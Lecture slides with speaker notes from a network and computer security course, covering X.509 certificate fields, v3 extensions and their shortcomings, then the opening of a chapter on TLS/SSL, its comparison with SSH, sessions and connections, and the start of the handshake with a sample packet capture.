
## ■ Obtaining a certificate

- Purchase a certificate from a certificate authority such as VeriSign, Inc
- Set up our own certificate service and have a certificate authority sign the certificates
- Set up our own certificate service and do not have the certificates signed



50

X.509 was initially issued on July 3, 1988 and was begun in association with the X.500 standard. It assumes a strict hierarchical system of certificate authorities (CAs) for issuing the certificates. This contrasts with web of trust models, like PGP, where anyone (not just special CAs) may sign and thus attest to the validity of others' key certificates. Although most generally recognized certificates have to be paid for, several free options exist. For example, Let's Encrypt, a provider of free HTTPS certificates, gained trust in July 2018 from all the major browser makers — including Apple, Google, Microsoft and Mozilla. To date, the non-profit has issued more than 380 million certificates.



51

The “serial number” is different for each certificate issued by a single CA.

The “signature algorithm identifier” is in fact quite useless, as the algorithm is described again in the signature field.

The “issuer name” is the X.500 name of the CA that has issued the certificate.

The “period of validity” gives the time from which and the time until which the certificate is valid.

The “subject name” is the X.500 name of the user of the certificate. The certificate binds his name to the public key, which is described in the next field (identification of the algorithm and parameters used and the key itself).


The extensions from version 2 (“Issuer unique identifier” and “subject unique identifier”) are rarely used.

The principle of the extensions from version 3 is discussed later on.

The digital signature covers (the hash value of) all other fields of the certificate using the CA private key. The field for the digital signature also contains the required information about the algorithm used. The signature itself is stored in the subfield “Encrypted”.




## X.509 certificate: illustration




52



## X.509 certificate: illustration



53



54

### ■ Limitations

- “Subject” field may be inadequate for determining user’s identity (X.500 names often are rather short)
- “Subject” field inadequate for applications identifying entities by e-mail address, URL, etc.
- Need for information about security policy e.g. for IPsec
- Need for damage containment when CA is malicious or careless
- Need for identification of different keys from single user for different uses

55

## ■ As of v3: support for extensions

### • 3 categories

- ▶ Key and security policy information (“security related”)
- ▶ Certificate subject and issuer attributes (“information related”)
- ▶ Certification path constraints (“usage related”)

## ■ A few examples

### • Key and security policy information

- ▶ Private key lifetime
- ▶ Key usage
- ▶ CA/subject key identifier

### • Certificate subject and issuer attributes

- ▶ Subject alternative name (for email, IPsec, etc.)

### • Certification path constraints

- ▶ Preventing user to act himself as a CA
- ▶ Maximal length for certification path
- ▶ Constraints on the name space for subsequent certificates
- ▶ Support other topologies (bridges and meshes)
  - ✓ Web of trust support

56

The lifetime of a private key is typically shorter than the lifetime of the corresponding public key. Indeed, the private key is used to generate a digital signature, while the public key must also be used later on for the verification of this digital signature.

The key usage may be limited to certain applications: digital signature, key encryption, data encryption, etc.

The extension for the CA (or the subject) key identifier allows the CA (or the subject) to use different keys. This may be practical for the update of key pairs, or to use separate keys for encryption and for digital signatures.


The constraints on the name space within which a subject can issue new certificates himself may e.g. mean that he will only be able to issue certificates for units of his own company, but not to issue a certificate for a different company.

## ■ Extension structure

- Any number of extensions can be supported
  - ▶ Future proof
- Structure: type-and-value pair + optional critical flag
  - ▶ If an implementation doesn't recognise a critical extension, the certificate must be considered invalid
  - ▶ Actual definitions of critical flag usage are extremely vague
    - ✓ X.509: Noncritical extension "is an advisory field and does not imply that usage of the key is restricted to the purpose indicated"
    - ✓ PKIX: "CA's are required to support constraint extensions", but "support" is never defined
    - ✓ S/MIME: Implementations should "correctly handle" certain extensions
    - ✓ MailTrusT: "non -critical extensions are informational only and may be ignored"
    - ✓ Verisign: "all persons shall process the extension... or else ignore the extension

57

Each extension has its own id, expressed as Object identifier, which is a set of values, together with either a critical or non-critical indication. In theory, a certificate-using system MUST reject the certificate if it encounters a critical extension that it does not recognize, or a critical extension that contains information that it cannot process. A non-critical extension MAY be ignored if it is not recognized, but MUST be processed if it is recognized.



58

Example additional extension fields are shown below.

The **subject alternate name** fits everything that doesn't fit in a DN

- rfc822Name – email address, dave@wetaburgers.com
  - dNSName – DNS name for a machine, ftp.wetaburgers.com
  - uniformResourceIdentifier – URL, http://www.wetaburgers.com
  - ipAddress – 202.197.22.1 (encoded as 0xCAC51601)
  - x400Address, ediPartyName – X.400 and EDI information
  - directoryName
  - otherName – Type-and-value pairs (type=MPEG, value=MPEG-of-cat)
- ...

The **basic constraints** extension defines, amongst others:

- Whether the certificate is a CA certificate or not. This prevents users from acting as CAs and issuing their own certificates. This information is in fact redundant, since keyUsage (see later) specifies the same thing in a more precise manner. However, it is also included here because various trial-and-error proto-X.509v3 extension ideas have lingered on into current versions. As a result, there is much confusion over its use in non-CA certificates: German ISIS profile mandates its use, whereas the Italian profile forbids its use.
- Name Constraints. Constrain the DN subtree under which a CA can issue certificates. For example, a constraint of C=NZ, O=University of Auckland would enable a CA to issue certificates only for the University of Auckland, so that a CA can buy or license the right to issue certificates in a particular area. Constraints can also be applied to email addresses, DNS names, and URLs.

The **certificate policy** serve three functions:

- It provides a CA-specific mini-profile of X.509
- It defines the CA terms and conditions/indemnifies the CA
- It hides kludges for PKI problem areas

The referred to CA policy may define:

- Obligations of the CA
  - Check certificate user validity
  - Publish certificates/revocations
- Obligations of the user
  - Provide valid, accurate information
  - Protect the private key
  - Notify the CA on private key compromise
- List of applications for which the issued certificates may be used/may not be used
- CA liability (Warranties and disclaimers)
- Financial responsibility
- Certificate publication details (Access mechanism, Frequency of updates, Archiving)
- Compliance auditing (Frequency and type of audit, Scope of audit, ..)
- Security auditing (Which events are logged, Period for which logs are kept, How logs are protected)
- Confidentiality policy – What is/isn't considered confidential – Who has access – What will be disclosed to law enforcement/court

It is important to note that this extension defines/constrains what the CA does, not what the user does. X.509 delegates most issues of certificate semantics or trust to the CA's policy. Many policies serve mainly to protect the CA from liability. E.g. "Verisign disclaims any warranties... Verisign makes no representation that any CA or user to which it has issued a digital ID is in fact the person or organisation it claims to be... Verisign makes no assurances of the accuracy, authenticity, integrity, or reliability of information". Effectively these certificates have null semantics (if CAs didn't do this, their potential liability would be enormous).

#### **Extended key usage.**

Two interpretations exist as to what extended key usage values mean when set in a CA certificate

- Certificate can be used for the indicated usage – Interpretation used by PKIX, some vendors
- Certificate can issue certificates with the given usage – Interpretation used by Netscape, Microsoft, other vendors

These ambiguities remain even after many years.

Examples of key usage include

- Short-term authentication signature (not allowed for long term signatures such as certificates, e.g. for automatic signing of short term messages)
- Binding long-term signature (performed consciously)
- keyEncipherment (exchange of encrypted session keys, e.g. RSA)
- keyAgreement (DH)
- keyCertSign/cRLSign (signature bits used by CA's)
- ...

- **X.509 is extremely vague and nonspecific in many areas**
  - **Extensions can be added over time**
    - ▶ Most of the world has stopped caring about new PKI developments, so most of the new standards are being ignored by implementers
    - ▶ Creation of tens of “flavors” of certificate extension combinations
  - **Slow progress on new extensions or fixes**
  
- **Revocation is not always handled well**
  - **Large time delays, not always checked (e.g. by browsers), etc.**
  - **Revocation should revoke the capability not identities**
    - ▶ Revoking a key requires revoking the identity of the owner
    - ▶ Renewal/replacement of identity certificates is nontrivial

59

- **Authentication and confidentiality certificates are treated the same way for certification purposes**
  - X.509v1 and v2 couldn't even distinguish between the two
  
- **Certificates rapidly become a dossier as more attributes are added**
  - **Large overhead for a single mail exchange**
  
- **Software incompatibilities**
  - Due to bugs, different extensions, different interpretations, different standards, ...
  - Different interpretations and coding methods of fields
    - ▶ Unicode support? Negative numbers? Etc.
  - Ignoring extensions
  - Invalid extension combinations

60

## ■ Certificates are based on owner identities

- **Owner identities don't work very well as certificate ID's**
  - Real people change affiliations, email addresses, even names
    - ▶ An owner will typically have multiple certificates, all with the same ID
- **Owner identity is rarely of security interest**
  - ▶ Authorisation/capabilities are what count
    - ✓ I am authorised to do X
    - ✓ I am the same entity that you dealt with previously

## ■ Aggregation of attributes shortens the overall certificate lifetime

- **Frequency of certificate change is proportional to the square of the number of attributes**
- **Inflexibility of certificates conflicts with real-world IDs**
  - ▶ Can get a haircut, switch to contact lenses, get a suntan, shave off a moustache, go on a diet, without invalidating your passport
  - ▶ Changing a single bit or attribute in a certificate requires getting a new one

61

For more shortcomings of X.509 certificates we refer to  
[http://www.cypherpunks.to/~peter/T2a\\_X509\\_Certs.pdf](http://www.cypherpunks.to/~peter/T2a_X509_Certs.pdf)

- To overcome (some) limitations, standards bodies have defined profiles

- **PKIX: Internet PKI profile**

- ▶ Requires certain extensions (`basicConstraints`, `keyUsage`) to be critical
      - ✓ Doesn't require `basicConstraints` in end entity certificates, interpretation of the CA status is left to chance
    - ▶ Uses digital signatures for general signing, non-repudiation specifically for signatures without non-repudiation
    - ▶ Defines Internet-related `AltName` forms like email address, DNS name, URL

- **FPKI: (US) Federal PKI profile**

- ▶ Requires certain extensions (`basicConstraints`, `keyUsage`, `certificatePolicies`, `nameConstraints`) to be critical
    - ▶ Uses digital signatures purely for ephemeral authentication, non-repudiation for long-term signatures
    - ▶ Defines (in great detail) valid combinations of key usage bits and extensions for various certificate types

- **Others: ISO 15782 (Banking), SEIS, TeleTrusT/MailTrusT (German), ISIS (German industry), PKAF (Australian), SIRCA, Microsoft, ...**

62

Also, some providers of security solutions (Microsoft, S/MIME, ..) provide a compatibility checking service

**“You can't be a real country unless you have a beer and an airline. It helps if you have some kind of a football team, or some nuclear weapons, but at the very least you need a beer.”**

— Frank Zappa

**“And an X.509 profile.”**

— Peter Gutmann

## Network and Computer Security

### Chapter 3 – Network and communication security


Prof. dr. ir. Eli De Poorter

---

© Eli De Poorter



- Network model
- Secure configuration of devices
- Exchanging keys
- Secure networking protocols
  - Transport layer: TLS & SSL
  - Network layer: IPSec & VPN
  - Data link layer: WEP & WPA
- Firewalls



3

- **SSL (Secure Socket Layer)**
  - Created by Netscape
  - Meanwhile version 3
  - Designed to provide security *on top of TCP*
    - ▶ Intermediate layer between transport and application layer
  - Rarely used anymore
- **TLS (Transport Layer Security)**
  - IETF standard (RFC 5246 for version 1.2)
    - ▶ RFC 2246 for original version 1.0
  - Derived from SSLv3
- Often used in web browsers for secure HTTP connections
  - “<https://>”
  - Often using port 443

4

The SSL protocol was originally developed at Netscape to enable ecommerce transaction security on the Web, which required encryption to protect customers' personal data, as well as authentication and integrity guarantees to ensure a safe transaction. To achieve this, the SSL protocol was implemented under the application layer, directly on top of TCP, enabling protocols above it (HTTP, email, instant messaging, and many others) to operate unchanged while providing communication security when communicating across the network. When SSL is used correctly, a third-party observer can infer the connection endpoints, type of encryption, as well as the frequency and an approximate amount of data sent, but cannot read or modify any of the actual data.

When the SSL protocol was standardized by the IETF, it was renamed to Transport Layer Security (TLS). Many use the TLS and SSL names interchangeably, but technically, they are different, since each describes a different version of the protocol. TLS only differs in a few points from SSLv3. It generally concerns technical implementations of some algorithms. E.g. the session keys are derived in a different way (using a pseudorandom function PRF), and a different MAC function is used. Different "Alert Codes" are used, with a different categorisation in fatal errors and warnings. We limit ourselves to the discussion of TLS 1.2 since SSL is rarely used anymore. TLS 1.2 is supported by any up-to-date version of any common browser (be it IE, Firefox, Chrome, Opera, etc.) (check the configuration parameters of your browser).

## TLS/SSL vs SSH?

### ■ Similarities

- Both secure the transport layer by providing tunnels

### ■ Differences

- TLS/SSL is designed for protecting generic transport layer traffic
- SSH includes multiplexing, user authentication, terminal management. TLS/SSL doesn't
- SSL uses X.509 certificates, SSH a custom format
- Different optimizations
  - ▶ SSH: shell applications, TLS: https speed ups
  - ▶ SSH2/SFTPvs FTP-TLS

SSL	SSH	
n.a.	RFC4254	Connection multiplexing
n.a.	RFC4252	User authentication
RFC5246	RFC4253	Encrypted data transport

5

SSL is a transport layer method for protecting data transported over a network, whereas SSH is a network application for logging in and sharing data with a remote computer.

TLS has goals and features similar to those of the SSH Transport and User Authentication protocols. It provides a single, full-duplex byte stream to clients, with cryptographically assured privacy and integrity, and optional authentication. It differs from SSH in the following principal ways:

- TLS server authentication is optional: the protocol supports fully anonymous operation, in which neither side is authenticated. Such connections are inherently vulnerable to man-in-the-middle attacks. In SSH-TRANS, server authentication is mandatory, which protects against such attacks. Of course, it is always possible for a client to skip the step of verifying that the public key supplied by the server actually

belongs to the entity the client intended to contact (e.g. using the /etc/ssh\_known\_hosts file). However, SSH-TRANS at least demands going through the motions.

- TLS lacks user authentication because it doesn't need it (TLS just needs to authenticate the two connecting interfaces, which SSH can also do). When using TLS, authentication is done at higher layer such as in the web browser.
- In TLS both client and server authentication are done with X.509 public-key certificates whereas SSH has its own format. This makes TLS a bit more cumbersome to use than SSH in practice, since it requires a functioning public-key infrastructure (PKI) to be in place, and certificates are more complicated things to generate and manage than SSH keys. However, a PKI system provides scalable key management, which SSH currently lacks.
- TLS does not provide the range of client authentication options that SSH does; public-key is the only option.
- Since SSL is a transport layer protocol, it lacks connection multiplexing capabilities. TLS does not have the extra features provided by the SSH Connection Protocol (SSH-CONN). SSH-CONN uses the underlying SSH-TRANS connection to provide multiple logical data channels to the application, as well as support for remote program execution, terminal management, tunneled TCP connections, flow control, etc.
- The transport layer protection in SSH is similar in capability to TLS. TLS and SSH both provide the cryptographic elements to build a tunnel for confidential data transport with checked integrity. To this end, they use similar techniques, and may suffer from the same kind of attacks, so they should provide similar security (i.e. good security) assuming they are both properly implemented.

Conceptually, you could take SSH and replace the tunnel part with the one from SSL. You could also take HTTPS and replace the SSL tunnel with SSH-with-data-transport and a hook to extract the server public key from its certificate. There is no scientific impossibility and, if done properly, security would remain the same. However, there is no widespread set of conventions or existing tools to realize this. So we do not use SSL and SSH for the same things, but that's because of what tools historically came with the implementations of those protocols, not due to a security related difference. And whoever implements or uses SSL or SSH would be well advised to look at what kind of attacks were tried on both protocols.

Although SSL/TLS is most well-known for its use in setting up secure http connections (i.e.: HTTPS), other application protocols can also utilize SSL/TLS tunnels. For example, there is an enhancement to standard FTP (as defined in RFC 959), which uses the same FTP commands (and protocol) over secure sockets, i.e. over SSL/TLS. This enhancement is defined in RFC 4217 and is known under the names of FTPS, FTP-TLS, and FTP-over-SSL. This is not the same protocol as the SFTP protocol, which also provides secure file transfer (over SSH tunnels) but is not part of the FTP standard and as such not fully FTP compatible. As such, the two protocols are completely different, not related to each other and not (!) compatible with each other. SSH2/SFTP is more popular in the Unix world while FTP-TLS is more popular in the Windows World.

## ■ TLS connection

- **Transport between communicating entities**
  - ▶ Based on peer-to-peer relation between client and server
  - ▶ Associated with 1 TLS session
  - ▶ State defined by number of parameters:
    - ✓ Random numbers for each connection
    - ✓ Keys for symmetric encryption
    - ✓ Initialisation vectors (IV) in CBC -mode
    - ✓ Sequence number for received/sent messages
    - ✓ Key for computation of MAC

A connection is a communication channel between a client and a server. Connections are usually short lived and servers are usually configured to timeout a connection if it is left idle for too long.

## ■ TLS session

- Association between client and server
  - ▶ Created using “TLS Handshake Protocol”
  - ▶ State defined by number of parameters
    - ✓ Session identifier
    - ✓ X.509v3 certificate of communicating entities
    - ✓ Compression method used
    - ✓ Specification of cryptographic techniques
    - ✓ “master secret”
    - ✓ “is resumable”

7

The difference between a connection and a session is that connection is a live communication channel, and a session is a way of maintaining state on the server side (including a set of negotiated cryptography parameters). You can close a connection, but can keep the session, even store it to disk, and subsequently resume it using another connection, maybe in completely different process, or even after system reboot (of course, stored session should be kept both on the client and on the server). On the other hand, you can renegotiate TLS parameters and create an entirely new session without interrupting the connection.


The session identifier is an arbitrary byte sequence, chosen by the server.

It is possible that no certificate is used for one or for both communicating parties.

The compression method also is optional.

The “master secret” is secret information (48 bytes) shared by server and client.


The flag “is resumable” indicates whether the session can be used to start new connections.



8

The TLS protocol has itself a two layered architecture. (i) The TLS Record layer protocol forms the base layer that offers security services for protocols in higher layers. (ii) on top of this layer, 3 TLS-specific protocols reside: the “TLS Handshake Protocol”, the “TLS Change Cipher Protocol” and the “TLS Alert Protocol”. On top of these protocols, the application layer resides with different applications (HTTP, FTP, SMTP, etc.).

- Allows (reciprocal) authentication of server and client
- Security negotiation
- Message structure:
  - 1 byte for message type (10 types defined)
  - 3 bytes for message length
  - The message contents with the parameters required for this message type (variable length, empty for some message types)




9

Before the client and the server can begin exchanging application data over TLS, the encrypted tunnel must be negotiated: the client and the server must agree on the version of the TLS protocol, choose the cipher suite, and verify certificates if necessary.

## ■ Phase 0

- Setting up a TCP connection



10

The TCP session has to be established before SSL/TLS protocol can start. For setting up a TCP connection, we first complete the TCP three-way handshake.

## ■ Phase 0

- Setting up a TCP connection


	Time	Source	Destination	Protocol	Info
1	0.000000	130.235.201.241	130.235.203.249	TCP	instl_boots > https [SYN] Seq=0 Win=16384 Len=0 Ms
2	0.000452	130.235.203.249	130.235.201.241	TCP	https > instl_boots [SYN, ACK] Seq=0 Ack=1 Win=584
3	0.000494	130.235.201.241	130.235.203.249	TCP	instl_boots > https [ACK] Seq=1 Ack=1 Win=17520 Le
4	0.001074	130.235.201.241	130.235.203.249	SSL	Client Hello
5	0.001341	130.235.203.249	130.235.201.241	TCP	https > instl_boots [ACK] Seq=1 Ack=141 Win=6432 L
6	0.005269	130.235.203.249	130.235.201.241	TLSV1	Server Hello,
7	0.005838	130.235.203.249	130.235.201.241	TLSV1	Certificate, Server Hello Done
8	0.006480	130.235.201.241	130.235.203.249	TCP	instl_boots > https [ACK] Seq=141 Ack=1895 win=175
9	0.012905	130.235.201.241	130.235.203.249	TLSV1	Alert (Level: Fatal, Description: Unknown CA)
10	0.013244	130.235.201.241	130.235.203.249	TCP	instl_boots > https [RST, ACK] Seq=148 Ack=1895 wi
11	0.072262	130.235.201.241	130.235.203.249	TCP	instl bootc > https [SYN] Seq=0 Win=16384 Len=0 Ms

11

First three packets: setting up a TCP connection

## ■ Phase 1

- Defining security capabilities



12

